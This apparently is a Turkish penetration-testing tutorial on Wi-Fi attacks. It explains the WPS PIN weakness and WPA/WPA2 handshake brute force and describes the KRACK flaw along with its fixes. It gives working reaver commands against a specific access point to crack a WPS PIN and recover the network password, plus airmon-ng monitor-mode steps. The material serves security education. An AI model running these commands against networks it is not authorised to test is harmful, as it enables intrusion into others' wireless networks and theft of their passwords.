Bu saldırıdan başka şifreleme protokolleri haricinde erişim noktaları ile aygıtları birbirine bağlamasını kolaylaştırmak amacı taşıyan Wi-Fi Protected Setup (WPS) PIN'i ilede gerçekleşen saldırılar vardır.

“Wi-Fi protected setup” (WPS), tecrübesiz kullanıcıların router ile diğer ürünlerini kablosuz olarak kolayca bağlamalarını sağlayan bir sistemdir.

WPS destekli router'ların arka tarafında 8 haneli bir kod bulunmaktadır.

Kablosuz ağınıza örneğin bir laptop bağladığınızda bu 8 haneli PIN kodunu girmeniz gerekir.

WPS güvenliği, 8 haneli güvenlik kodunu 4 haneli 2 gruba ayırmaktadır. Birinci grup 4 haneli şifre doğru girilirse router doğru diye değer döndürüyor. Bu özellikten faydalanarak WPS PIN kırma saldırıları yapılmaktadır. WPS PIN'i bilinen bir ağın parolası da kolaylıkla ele geçmektedir.

wifite aracı Kali Linux'ta krulu olarak gelmektedir. Terminale wifite yazarak konsoldan kullanabilirsiniz. Çevredeki ağlar hakkında bilgi toplayıp WPS durumlarını görebilirsiniz. Araç üzerinden wifi ağlarına yönelik atakları kolayca gerçekleştirebilirsiniz.

WPS'i Aktif Modemde WPS PIN Ele Geçirme

```
reaver -i wlan0mon -c 1 -b 14:5F:94:48:F7:04 -vv -L -N -d 15 -T .5 -r 3:15
```

Bir önceki yazıda WEP protokolünün zayıflıklarını ve parolasını ele geçirmeye değinmişim bu yazıda ise günümüzde yaygın olarak kullanılan WPA/WPA2 şifreleme algoritmaları ve parolalarını ele geçirilmesine yönelik saldırılara değineceğim. Kullanacağımız donanım ve yazılımlar WEP için kullandıklarımızın aynısı olan aircrack yazılım ailesini kullanacağız.

WPA ve WPA2 şifrelemesini kullanan bir Erişim noktasının (Access Point) parolasını ele geçirebilmek için havada yakalanan paketlerde istemci ile erişim noktası arasında gerçekleşen dörtlü el sıkışma trafiği üzerine kaba kuvvet (Brute force) saldırısı kullanılabilir.

İlk olarak **airmon-ng start wlan0** komutu ile wifi adaptörümüzü monitor moda alıyoruz.

```
root@kali:~# iwconfig
lo          no wireless extensions.

wlan0      IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

eth0       no wireless extensions.

root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  537 NetworkManager
  585 dhclient
 1378 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0                mt7601u     Ralink Technology, Corp. MT7601U

            (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
            (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0mon   IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:on

root@kali:~#
```

Daha sonra **airodump-ng wlan0mon** komutu ile çevredeki ağlar hakkında bilgi topluyoruz.

Kali Linux'ta kurulu olarak gelen reaver aracı ile WPS Pin kullanımı aktif modemler için PIN'i kırmak için kullanılır.

WPS PIN'i Bilinen Ağ Parolasını Bulma

```
reaver -i wlan0mon -b 14:5F:94:48:F7:04 -d 0 -c 1 -vv -p 25905892
```

Bazı eski modemlerin WPS PIN'i default olarak bulunabilir, onun dışındakilerde reaver ile PIN bulunup daha sonra kablosuz ağ parolası ele geçirilebilir. Fakat bu açıklık nedeniyle modemler yanlış denemelerden sonra belli bir süre bekletme, tuşla WPS'e bağlanma gibi yeni özellikler gelmiştir. Yinede eski, güncel olmayan WPS'i aktif modemlerde bu şekilde kablosuz ağ parolasını ele geçirebilirsiniz.

KRACK Zafiyeti

KRACK zafiyeti WPA/WPA2 şifrelemesini kullanan tüm işletim sistemlerini etkilemektedir. Fakat Krack zafiyeti ağın parolasını ele geçirmek değilde ağın parolası bilinmemesine rağmen kablosuz ağ trafiğinin dinlenmesine yönelik bir zafiyettir.

Bu zafiyetten etkilenip etkilenmediğinizi test etmek için yayınlanan <https://github.com/vanhoefm/krackattacks-scripts> aracını kullanabilirsiniz.

Bu zafiyetten etkilenmemek için şuan bir çok üretici güncelleme çıkardı bu güncellemeyi yapabilirsiniz. Güncelleme gelmeyen ve ya yapamayanlarda ağ içinde VPN kullanarak tüm trafiği şifrelemesi geçici bir çözüm olacaktır.



AHMET GÜREL

Cyber Security Researcher | Penetration Tester

SÜLEYMAN DEMİREL ÜNİVERSİTESİ



TEŞEKKÜRLER